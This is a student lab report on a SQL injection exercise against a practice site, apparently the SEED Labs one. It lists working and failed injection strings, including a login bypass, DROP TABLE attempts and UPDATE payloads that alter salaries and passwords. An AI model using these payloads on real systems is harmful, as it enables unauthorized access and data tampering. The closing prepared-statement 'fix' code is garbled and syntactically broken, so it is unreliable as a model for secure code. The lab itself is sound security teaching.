


CSC 288

Project 2

4.1.1. Input string in USERNAME: admin'#

After various tries and studying error messages I could assume that the sql statement that would process the query would look something like: WHERE name= 'username' and Password= 'Password'. I figured out the quotation to use by taking hints from the error message thrown by database and commented out the password check out of the query.



The screenshot shows a web browser window with the URL `www.seedlabsqlinjection.com/unsafe_home.php?username=admin`. The page has a green header with the "SEEDLABS" logo, "Home", "Edit Profile", and a "Logout" button. Below the header is a table with user information. The table has columns: Username, Eld, Salary, Birthday, SSN, Nickname, Email, Address, and Ph. Number. The rows list users: Alice, Boby, Ryan, Samy, Ted, and Admin. The Admin row shows a salary of 400000 and a birthday of 3/5. An "Activate Windows" watermark is visible in the bottom right corner of the browser window.

Username	Eld	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524	jey			
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

4.1.2 Not succesful, possibly beacuse the field does not process more than one command, hence anything after the semi colon (;) is not run as a query hence my attack failed

Input Tested:

```
';;DROP TABLE Username; #  
';;DROP TABLE unname; #  
';;DROP TABLE USERS; --  
UPDATE Uname SET Uname= " "  
UPDATE Uname SET Uname= " "#  
';;UPDATE Uname SET Uname= " "  
';;UPDATE Uname SET Uname= " "#  
';;UPDATE Uname SET Uname= " ";#
```


4.2.1

Attack String: ', salary=99999999 WHERE name="Ryan";#

- Logic :

The given code shows that the query (UPDATE credential SET) assigns multiple variables using (,), I manipulated the attack string so that the variable salary would also be considered a part of the query to be updated, using the WHERE condition I change Ryan's salary and by pass the WHERE check in the actual backend code by commenting the rest of it out.

I had to use a different user (ryan) and not alice because alice's records on my database was corrupt as a result of inputting (' ') in nickname filed.




The screenshot shows a web application interface with a green header bar containing the text 'Edit Profile'. Below the header, the title 'Ryan Profile' is displayed. Underneath the title is a table with two columns: 'Key' and 'Value'. The table contains four rows of data: Employee ID (30000), Salary (9999999), Birth (4/10), and SSN (98993524).

Key	Value
Employee ID	30000
Salary	9999999
Birth	4/10
SSN	98993524

4.2.2 Attack String: ', salary=1 WHERE name="Boby";#

- Logic :

The given code shows that the query (UPDATE credential SET) assigns multiple variables using (,), I manipulated the attack string so that the variable salary would also be considered a part of the query to be updated, using the WHERE condition I change Bobby's salary loaded from same database and by pass the WHERE check in the actual backend code by commenting the rest of it out.



4.2.3 Attack un succesful

Attck string usued:

phone number field: I hased the (a) as password and enterd the SHA1 value directly into phonenumber field in edit profile form. I tried to use the strategy I used to change the salary in the previous exercise it did not word.

- ', Password=86F7E437FAA5A7FCE15D1DDCB9EAEAEA377667B8 WHERE name='Boby';#
- ', Password=86F7E437FAA5A7FCE15D1DDCB9EAEAEA377667B8 WHERE name='Boby'#
- ', Password='86F7E437FAA5A7FCE15D1DDCB9EAEAEA377667B8' WHERE name='Boby';#
- ', Password='86F7E437FAA5A7FCE15D1DDCB9EAEAEA377667B8' WHERE name='Boby'#
- ', Password=a WHERE name='Boby';#
- ', Password='a' WHERE name='Boby';#
- ', Password='a' WHERE name='Boby'#

Secondly I tried to directly enter input string into the password field in the edit profile form.

Password:

- a' WHERE name='Boby';#
- a' WHERE name='Boby'#
- 86F7E437FAA5A7FCE15D1DDCB9EAEAEA377667B8' WHERE name='Boby';#

4.3

Backend : made changes after connection established:

```
$conn = getDB();
$sql="";
if($input_pwd!= ''){
```

```

        hashed_pwd = sha1($input_pwd);
        $_SESSION['pwd']=$hashed_pwd1
        $sql = $conn->prepare("UPDATE credential SET nickname = ?, email=
        ?, address=?, PhoneNumber =? WHERE ID=$id;");
        WHERE id = ? and password = ? ");
        $sql->bind_param("ssss",$input_nickname, $input_email, $input_address,
        $input_phoneNumber =? );
        $sql->execute();

    }
    $conn->close();

```

Home:

```

$conn = getDB();
$sql="";
if($input_pwd!= ''){
    hashed_pwd = sha1($input_pwd);
    $_SESSION['pwd']=$hashed_pwd1
    $sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn
    phoneNumber, address, email,nickname, Password= ?");
    $sql->bind_param("ss",$input_uname, $hashed_pwd);
    $sql->execute();
    $sql->bind_result($id, $name,$eid, $salary, $birth, $ssn $phoneNumber,
    $address, $email,$nickname,$pwd);
    $sql->fetch();
    $sql->close();

```

The account information your provide does not exist.

[Go back](#)